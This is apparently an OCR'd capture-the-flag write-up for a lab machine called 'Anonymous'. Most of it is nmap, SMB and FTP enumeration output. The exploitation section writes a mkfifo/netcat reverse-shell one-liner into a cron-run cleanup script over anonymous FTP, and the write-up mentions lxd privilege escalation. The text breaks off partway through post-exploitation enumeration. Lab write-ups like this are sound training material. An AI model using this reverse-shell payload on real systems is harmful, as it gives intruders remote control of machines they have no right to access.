
NAME [IP]



479

Anonymous

Not the hacking group

Help

To access material, start machines and answer questions login.

Chart Scoreboard Discuss Writeups More

This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 10163 users are in here and this room is 426 days old.

Created by Nameless0ne

0%

Task 1 ○ Pwn

Start Machine

HOST

OS: Linux version 4.15.0-99-generic (buildd@lcy01-amd64-013) (gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020

ENUM

Used Autorecon for most of the recond phase. I didn't need to do a lot of recon for this box it was fairly easy. The priv-esc was the only part I ran into problems with because I didn't find the PAT post in time and was following bad guides.

VULN

The main vulns I used were the ftp server misconfiguration which was a really easy shell. After such I was able to take advantge of the fact I was part of the lxd group and mnt an alpine image on the file system.

SERVICE ENUM

TCP

[NMAP OVERVIEW]

```
# Nmap 7.91 scan initiated Sun Jul 18 00:55:04 2021 as: nmap -vv --reason -Pn -sV -sC --version-all
-oN /home/user/Desk/ctf/anon/results/10.10.105.219/scans/_quick_tcp_nmap.txt -oX /home/user/Desk/-
ctf/anon/results/10.10.105.219/scans/xml/_quick_tcp_nmap.xml 10.10.105.219
Nmap scan report for anon.thm (10.10.105.219)
Host is up, received user-set (0.11s latency).
Scanned at 2021-07-18 00:55:04 BST for 67s
Not shown: 996 closed ports
Reason: 996 conn-refused
PORT    STATE SERVICE     REASON  VERSION
21/tcp  open  ftp         syn-ack vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.80.23
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCi47ePYjDctfwgAphABwT1jpPkKajXoLvf3bb/-
zvpvDvXwWKnm6nZuzL2HA1veSQa90ydSSpg8S+B8SLpkFycv7iSy2/Jmf7qY+8oQxWThH1fwBMIO5g/-
TTtRRta6IPoKaMCle8hnp5pSP5D4saCpSW3E5rKd8qj3oAj6S8TWgE9cBNJbMRtVu1+sKjUy/-
7ymikcPGAjRSSaFDroF9fmGDQtd61oU5waKqurhZpre70UfOkZGWt6954rwbXthTeEjf+4J5+gIPDLcKzVO7BxkuJgTqk4lE9ZU/-
5INBXGpgI5r4mZknbEPJKS47XaOvkqm9QWveoOSQgkqdhIPjnhD
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPjHnAlR7sBuoSM2X5sATLllsFrcUNpTS87qXzhMD99aGG-
zyOlnWmjHGNmm34cWSzOohxhoK2fv9NWwcIQ5A/ng=
|   256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDHIuFL9AdcmaAIY7u+aJil1covB44FA632BSQ7sUqap
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   ANONYMOUS<00>        Flags: <unique><active>
|   ANONYMOUS<03>        Flags: <unique><active>
|   ANONYMOUS<20>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 8662/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 20969/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 16816/udp): CLEAN (Failed to receive data)
|   Check 4 (port 43445/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2021-07-17T23:56:06+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
```

```
|   2.02: 
|_    Message signing enabled but not required
| smb2-time: 
|   date: 2021-07-17T23:56:06
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 18 00:56:11 2021 -- 1 IP address (1 host up) scanned in 67.15 seconds
```

FTP

NAME **vsftpd**
VERSION 2.0.8 or later
What does this service do? vsftpd, is an FTP server for Unix-like systems, including Linux. It is licensed under the GNU General Public License. It supports IPv6, TLS and FTPS. It is the default FTP server in the Ubuntu, CentOS, Fedora, NimbleX, Slackware and RHEL Linux distributions.
What is the most valuable asset this service has/has access to? The Machine
What are its sensitive files?

clean.sh

Is there a GitHub?
https://pkgs.org/download/vsftpd

ENUM

nmap

```
# Nmap 7.91 scan initiated Sun Jul 18 00:56:11 2021 as: nmap -vv --reason -Pn -sV -p 21 "--
script=banner,(ftp* or ssl*) and not (brute or broadcast or dos or external or fuzzer)" -oN /home/-
user/Desk/ctf/anon/results/10.10.105.219/scans/tcp_21_ftp_nmap.txt -oX /home/user/Desk/ctf/anon/-
results/10.10.105.219/scans/xml/tcp_21_ftp_nmap.xml 10.10.105.219
Nmap scan report for anon.thm (10.10.105.219)
Host is up, received user-set (0.17s latency).
Scanned at 2021-07-18 00:56:12 BST for 15s

PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 2.0.8 or later
|_banner: 220 NamelessOne's FTP Server!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:10.6.80.23
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
|_sslv2-drown: 

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 18 00:56:27 2021 -- 1 IP address (1 host up) scanned in 16.00 seconds
```

STEPS TAKEN FOR ENUM

VULN

https://www.helpsystems.com/blog/10-essential-tips-securing-ftp-and-sftp-servers

STEPS TO CONFIRM VULN

1. After finding the server allows anonymous ftp I looked around and found out that the permissions for the anon user weren't properly set
2. I then found a shell script running I could manipulate to execute a shell.
3. You cant change file permissions in ftp so I just made a script to open a shell and named it clean.sh and use the put ftp command to keep the same file permissions.
4. Reverse Shell open :PROFIT:

NOTES AND THEORIES

https://www.exploit-db.com/exploits/49757
https://www.exploit-db.com/exploits/49719

Here are some other possible vulns you could use

SSH

NAME **OpenSSH**
VERSION 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
KEYS:
USERNAMES: NamelessOne, namelessone,

ENUM

nmap

```
# Nmap 7.91 scan initiated Sun Jul 18 00:56:11 2021 as: nmap -vv --reason -Pn -sV -p 22 --
script=banner,ssh2-enum-algos,ssh-hostkey,ssh-auth-methods -oN /home/user/Desk/ctf/anon/results/-
10.10.105.219/scans/tcp_22_ssh_nmap.txt -oX /home/user/Desk/ctf/anon/results/10.10.105.219/scans/-
xml/tcp_22_ssh_nmap.xml 10.10.105.219
Nmap scan report for anon.thm (10.10.105.219)
Host is up, received user-set (0.16s latency).
Scanned at 2021-07-18 00:56:12 BST for 7s

PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
```

```
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCi47ePYjDctfwgAphABwT1jpPkKajXoLvf3bb/-
zvpvDvXwWKnm6nZuzL2HA1veSQa90ydSSpg8S+B8SLpkFycv7iSy2/Jmf7qY+8oQxWThH1fwBMIO5g/-
TTtRRta6IPoKaMCle8hnp5pSP5D4saCpSW3E5rKd8qj3oAj6S8TWgE9cBNJbMRtVu1+sKjUy/-
7ymikcPGAjRSSaFDroF9fmGDQtd61oU5waKqurhZpre70UfOkZGWt6954rwbXthTeEjf+4J5+gIPDLcKzVO7BxkuJgTqk4lE9ZU/-
5INBXGpgI5r4mZknbEPJKS47XaOvkqm9QWveoOSQgkqdhIPjnhD
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPjHnAlR7sBuoSM2X5sATLllsFrcUNpTS87qXzhMD99aGG-
zyOlnWmjHGNmm34cWSzOohxhoK2fv9NWwcIQ5A/ng=
|   256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDHIuFL9AdcmaAIY7u+aJil1covB44FA632BSQ7sUqap
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       ssh-rsa
|       rsa-sha2-512
|       rsa-sha2-256
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 18 00:56:19 2021 -- 1 IP address (1 host up) scanned in 7.61 seconds
```

VULN

https://www.exploit-db.com/exploits/45939

NOTES AND THEORIES

User-Enumeration if you wanted too :p

SMB

NAME **Samba smbd**
VERSION 4.7.6-Ubuntu (workgroup: WORKGROUP)
What does this service do? Samba is the standard Windows interoperability suite of programs for Linux and Unix.
What is the most valuable asset this service has/has access to? Possible Shares etc...
What are its sensitive files? idk I never used it?

ENUM

smbclient

```
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        pics            Disk      My SMB Share Directory for Pics
        IPC$            IPC       IPC Service (anonymous server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

smbmap

```
[+] Guest session       IP: 10.10.105.219:139   Name:
anon.thm
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        pics                                                    READ ONLY       My SMB Share
Directory for Pics
        .\pics\*
        dr--r--r--                0 Sun May 17 12:11:34 2020    .
        dr--r--r--                0 Thu May 14 02:59:10 2020    ..
        fr--r--r--            42663 Tue May 12 01:43:42 2020    corgo2.jpg
        fr--r--r--           265188 Tue May 12 01:43:42 2020    puppos.jpeg
        IPC$                                                    NO ACCESS       IPC Service
(anonymous server (Samba, Ubuntu))
[+] Guest session       IP: 10.10.105.219:445   Name:
anon.thm
[+] Guest session       IP: 10.10.105.219:139   Name:
anon.thm
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        pics                                                    READ ONLY       My SMB Share
Directory for Pics
        .\pics\*
        dr--r--r--                0 Sun May 17 12:11:34 2020    .
        dr--r--r--                0 Thu May 14 02:59:10 2020    ..
        fr--r--r--            42663 Tue May 12 01:43:42 2020    corgo2.jpg
        fr--r--r--           265188 Tue May 12 01:43:42 2020    puppos.jpeg
        IPC$                                                    NO ACCESS       IPC Service
(anonymous server (Samba, Ubuntu))
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        pics                                                    READ ONLY       My SMB Share
Directory for Pics
        .\pics\*
        dr--r--r--                0 Sun May 17 12:11:34 2020    .
        dr--r--r--                0 Thu May 14 02:59:10 2020    ..
        fr--r--r--            42663 Tue May 12 01:43:42 2020    corgo2.jpg
        fr--r--r--           265188 Tue May 12 01:43:42 2020    puppos.jpeg
        IPC$                                                    NO ACCESS       IPC Service
(anonymous server (Samba, Ubuntu))
[+] Guest session       IP: 10.10.105.219:445   Name:
anon.thm
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        pics                                                    READ ONLY       My SMB Share
Directory for Pics
        .\pics\*
        dr--r--r--                0 Sun May 17 12:11:34 2020    .
        dr--r--r--                0 Thu May 14 02:59:10 2020    ..
        fr--r--r--            42663 Tue May 12 01:43:42 2020    corgo2.jpg
        fr--r--r--           265188 Tue May 12 01:43:42 2020    puppos.jpeg
        IPC$                                                    NO ACCESS       IPC Service
(anonymous server (Samba, Ubuntu))
```

```
[+] Guest session       IP: 10.10.105.219:139   Name:
anon.thm
[+] Guest session       IP: 10.10.105.219:445   Name:
anon.thm
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        pics                                                    READ ONLY       My SMB Share
Directory for Pics
        IPC$                                                    NO ACCESS       IPC Service
(anonymous server (Samba, Ubuntu))
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        pics                                                    READ ONLY       My SMB Share
Directory for Pics
        IPC$                                                    NO ACCESS       IPC Service
(anonymous server (Samba, Ubuntu))
[+] Guest session       IP: 10.10.105.219:139   Name:
anon.thm
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        pics                                                    READ ONLY       My SMB Share
Directory for Pics
        IPC$                                                    NO ACCESS       IPC Service
(anonymous server (Samba, Ubuntu))
[+] Guest session       IP: 10.10.105.219:445   Name:
anon.thm
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        pics                                                    READ ONLY       My SMB Share
Directory for Pics
        IPC$                                                    NO ACCESS       IPC Service
(anonymous server (Samba, Ubuntu))
```

nmap

```
# Nmap 7.91 scan initiated Sun Jul 18 00:56:11 2021 as: nmap -vv --reason -Pn -sV -p 445 "--
script=banner,(nbstat or smb* or ssl*) and not (brute or broadcast or dos or external or fuzzer)" --
script-args=unsafe=1 -oN /home/user/Desk/ctf/anon/results/10.10.105.219/scans/tcp_445_smb_nmap.txt -
oX /home/user/Desk/ctf/anon/results/10.10.105.219/scans/xml/tcp_445_smb_nmap.xml 10.10.105.219
Nmap scan report for anon.thm (10.10.105.219)
Host is up, received user-set (0.18s latency).
Scanned at 2021-07-18 00:56:12 BST for 332s
```

```
PORT    STATE SERVICE     REASON  VERSION
445/tcp open  netbios-ssn syn-ack Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS

Host script results:
| nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   ANONYMOUS<00>        Flags: <unique><active>
|   ANONYMOUS<03>        Flags: <unique><active>
|   ANONYMOUS<20>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb-enum-domains:
|   ANONYMOUS
|     Groups: n/a
|     Users: namelessone
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|     Account lockout disabled
|   Builtin
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|_    Account lockout disabled
| smb-enum-sessions:
|_  <nobody>
| smb-enum-shares:
|   account_used: guest
|   \\10.10.105.219\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (anonymous server (Samba, Ubuntu))
|     Users: 4
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.105.219\pics:
|     Type: STYPE_DISKTREE
|     Comment: My SMB Share Directory for Pics
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\namelessone\pics
|     Anonymous access: READ
|     Current user access: READ
|   \\10.10.105.219\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
| smb-enum-users:
|   ANONYMOUS\namelessone (RID: 1003)
|     Full name:   namelessone
|     Description:
|_    Flags:       Normal user account
| smb-ls: Volume \\10.10.105.219\pics
| SIZE    TIME                 FILENAME
| <DIR>   2020-05-17T11:11:34  .
| <DIR>   2020-05-14T01:59:10  ..
| 42663   2020-05-12T00:43:42  corgo2.jpg
| 265188  2020-05-12T00:43:42  puppos.jpeg
|_
| smb-mbenum:
|   DFS Root
|     ANONYMOUS  0.0  anonymous server (Samba, Ubuntu)
|   Master Browser
|     ANONYMOUS  0.0  anonymous server (Samba, Ubuntu)
|   Print server
|     ANONYMOUS  0.0  anonymous server (Samba, Ubuntu)
|   Server
|     ANONYMOUS  0.0  anonymous server (Samba, Ubuntu)
|   Server service
|     ANONYMOUS  0.0  anonymous server (Samba, Ubuntu)
|   Unix server
|     ANONYMOUS  0.0  anonymous server (Samba, Ubuntu)
|   Windows NT/2000/XP/2003 server
|     ANONYMOUS  0.0  anonymous server (Samba, Ubuntu)
|   Workstation
|_    ANONYMOUS  0.0  anonymous server (Samba, Ubuntu)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2021-07-17T23:56:21+00:00
|_smb-print-text: false
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|     3.02
|_    3.11
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb-system-info: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: false
| smb2-capabilities:
|   2.02:
|     Distributed File System
|   2.10:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.00:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.02:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.11:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-17T23:56:22
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 18 01:01:44 2021 -- 1 IP address (1 host up) scanned in 332.82 seconds
```

STEPS TAKEN FOR ENUM

None Didn't need it. :)

SUMMARY OF VULNERABILITIES

FTP was misconfigured and allowed us to impersonated a cleanup script and pop a shell. Smb has a share that is intresting, but I followed the shell I popped all the way to root.

ATTACK SURFACE QUESTIONS

What are our vulnerable services?
FTP, (maybe SMB)

What seems most likely or most straightforward to leverage and why?
FTP

What does this service give us access to?
The machine

Do we have all the correct files/versions/access to exploit?

Yes netcat and bash

STUCK?

Things to consider
☐ Have you confirmed the service on the port manually and googled all the things (the SSH string, the banner text, the source)?
☐ Is there a service that will allow you to enumerate something useful (i.e. usernames) but maybe doesn't make that obvious (e.g. RID brute-force through SMB with crackmapexec or lookupsid.py)?
☐ Have you used the best wordlist possible for your tasks (is there a better/bigger directory list? Is there a SecLists cred list for this service?)
☐ Have you fuzzed the directories you have found for a) more directories, or b) common filetypes -x php,pl,sh,etc
☐ Have you tried some manual testing (MySQL, wireshark inspections)
☐ Have you collected all the hashes **and cracked them**?
☐ Have you tried ALL COMBINATIONS of the username/passwords and not just the pairs given? Have you tried them across all services/apps?
☐ Do the version numbers tell you anything about the host?
☐ Have you tried bruteforce (cewl, patator)?
☐ Can you think of a way to find more information: More credentials, more URLs, more files, more ports, more access?
☐ Do you need to relax some of the terms used for searching? Instead of v2.8 maybe we check for anything under 3.
☐ Do you need a break?

SUMMARY OF EXPLOITATION


Name: Misconfigured FTP Server
Link: https://www.developer.com/guides/ftp-attacks/
TYPE: Misconfigured

EXPLANATION:
The ftp server had misconfigured anonymous login user permisions which alowed for the user in question to mess with the cleanup script.

HOW WAS THIS EXPLOITED?

```
echo “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.6.80.23 4444 >/tmp/f” > cleanup.sh
ftp $IP
cd Scripts
put cleanup.sh
nc -lvnp 4444
```

SCREENSHOTS:



```
~/Desk/ctf/anon  took 30s
🕘 01:07:06 ❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.80.23] from (UNKNOWN) [10.10.40.30] 56176
sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'


namelessone@anonymous:~$
```

======


STEPS:

Follow POC

POST-EX

ENUM

SYSTEM



```
╔══════════╣ Services
╚ Search for outdated versions
 [ + ]  acpid
 [ + ]  apparmor
 [ + ]  apport
 [ + ]  atd
 [ - ]  console-setup.sh
 [ + ]  cron
 [ - ]  cryptdisks
 [ - ]  cryptdisks-early
 [ + ]  dbus
 [ + ]  ebtables
 [ + ]  grub-common
 [ - ]  hwclock.sh
 [ - ]  irqbalance
 [ + ]  iscsid
 [ - ]  keyboard-setup.sh
